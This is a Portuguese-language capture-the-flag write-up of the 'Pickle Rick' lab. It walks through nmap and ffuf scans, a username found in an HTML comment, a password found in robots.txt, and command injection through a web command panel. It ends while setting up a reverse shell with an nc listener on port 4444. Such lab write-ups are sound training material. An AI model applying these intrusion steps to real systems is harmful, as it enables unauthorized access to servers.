
CTF Resolvido: Pickle Rick


Inicialmente foi utilizado a ferramenta nmap para saber quais portas estavam abertas. Utilizei o comando **nmap -v <ip-máquina>**



```
┌──(renan㉿kali)-[~]
└─$ nmap -v 10.201.22.200
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-09-23 18:06 -03
Initiating Ping Scan at 18:06
Scanning 10.201.22.200 [4 ports]
Completed Ping Scan at 18:06, 0.29s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:06
Completed Parallel DNS resolution of 1 host. at 18:06, 0.06s elapsed
Initiating SYN Stealth Scan at 18:06
Scanning 10.201.22.200 [1000 ports]
Discovered open port 22/tcp on 10.201.22.200
Discovered open port 80/tcp on 10.201.22.200
Completed SYN Stealth Scan at 18:06, 11.70s elapsed (1000 total ports)
Nmap scan report for 10.201.22.200
Host is up (0.27s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 12.14 seconds
           Raw packets sent: 1254 (55.152KB) | Rcvd: 1008 (40.328KB)
```

Foram identificadas as portas 22 (ssh) e 80 (http) abertas

Na porta 80 estava rodando um site




Help Morty!

Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!


I need you to ***BURRRP***....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is, I have no idea what the ***BURRRRRRRRP***, password was! Help Morty, Help!

Fui direto no código fonte da página, e localizei um dado sensível comentado, que seria um nome de usuário(R1ckRul3s).




```html
<!DOCTYPE html>
<html lang="en">
<head>
  <title>Rick is sup4r cool</title>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="stylesheet" href="assets/bootstrap.min.css">
  <script src="assets/jquery.min.js"></script>
  <script src="assets/bootstrap.min.js"></script>
  <style>
  .jumbotron {
    background-image: url("assets/rickandmorty.jpeg");
    background-size: cover;
    height: 340px;
  }
  </style>
</head>
<body>

  <div class="container">
    <div class="jumbotron"></div>
    <h1>Help Morty!</h1></br>
    <p>Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!</p></br>
    <p>I need you to <b>*BURRRP*</b>....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is,
    I have no idea what the <b>*BURRRRRRRRP*</b>, password was! Help Morty, Help!</p></br>
  </div>

  <!--

    Note to self, remember username!

    Username: R1ckRul3s

  -->

</body>
</html>

```

Em seguida utilizei o ffuf para listar possíveis diretórios do servidor. Utilizei o comando **ffuf -w SecLists/Discovery/Web-Content/common.txt -u http://<ip-máquina>/FUZZ -c**




```
┌──(renan㉿kali)-[~]
└─$ ffuf -w SecLists/Discovery/Web-Content/common.txt -u http://10.201.22.200/FUZZ -c

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.201.22.200/FUZZ
 :: Wordlist         : FUZZ: /home/renan/SecLists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.hta                    [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 3540ms]
.htpasswd               [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 3541ms]
.htaccess               [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 3548ms]
assets                  [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 265ms]
index.html              [Status: 200, Size: 1062, Words: 148, Lines: 38, Duration: 270ms]
robots.txt              [Status: 200, Size: 17, Words: 1, Lines: 2, Duration: 276ms]
server-status           [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 263ms]
:: Progress: [4735/4735] :: Job [1/1] :: 171 req/sec :: Duration: [0:00:37] :: Errors: 0 ::
```

Notei que havia um arquivo robots.txt que é utilizado para indicar para motores de busca não indexar uma parte do site em buscas comuns. Nesse arquivo tinha uma palavra estranha que poderia ser importante.



```
Wubbalubbadubdub
```

Tenho no Firefox uma extensão chamada Wappalyzer que mostra as tecnologias que o site está utilizando e notei que o site foi feito em php.



Servidor Web

Apache HTTP Server 2.4.41

Sistema Operacional

Ubuntu

Linguagem de Programação

PHP

Biblioteca JavaScript


jQuery 3.3.1

UI Frameworks

Bootstrap 3.4.0

Something wrong or missing?

Sendo assim, como existia um nome de usuário, pensei que poderia ter uma página de login. Tentei procurar por login.php e encontrei a seguinte página que utilizei a palavra encontrada no robots.txt como senha.



10.201.22.200/login.php

Portal Login Page


Username:

R1ckRul3s


Password:

●●●●●●●●●●●●●●●●

E foi realizado o login e entrei no portal.php que existia painel de comando.




Tentei ver se possuía falha de comand injection como está sugerindo o título na página.




```
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```

E deu certo, em seguida tentei entrar nas outras abas, mas todas eram redirecionadas para denied.php.



Only the **REAL** rick can view this page..


Então voltando para a única aba que poderia me fazer pegar a flag, usei o comando **cat** para ler o arquivo da primeira flag, mas sem sucesso.



```
cat Sup3rS3cretPickl3Ingred.txt
```

Command disabled to make it hard for future **PICKLEEEE RICCCKKKK**.

Então fui procurar para ver se o servido possuía bash.




Command Panel

```
which bash
```

```
/bin/bash
```

Então utilizei o site https://www.revshells.com/ para criar a shell para acessar o servidor e conseguir uma RCE



Reverse Shell Generator

IP & Port

IP: 10.2.9.130 Port: 4444

Listener


```
nc -lvnp 4444
```

Type: nc

OS: Linux Name: bash

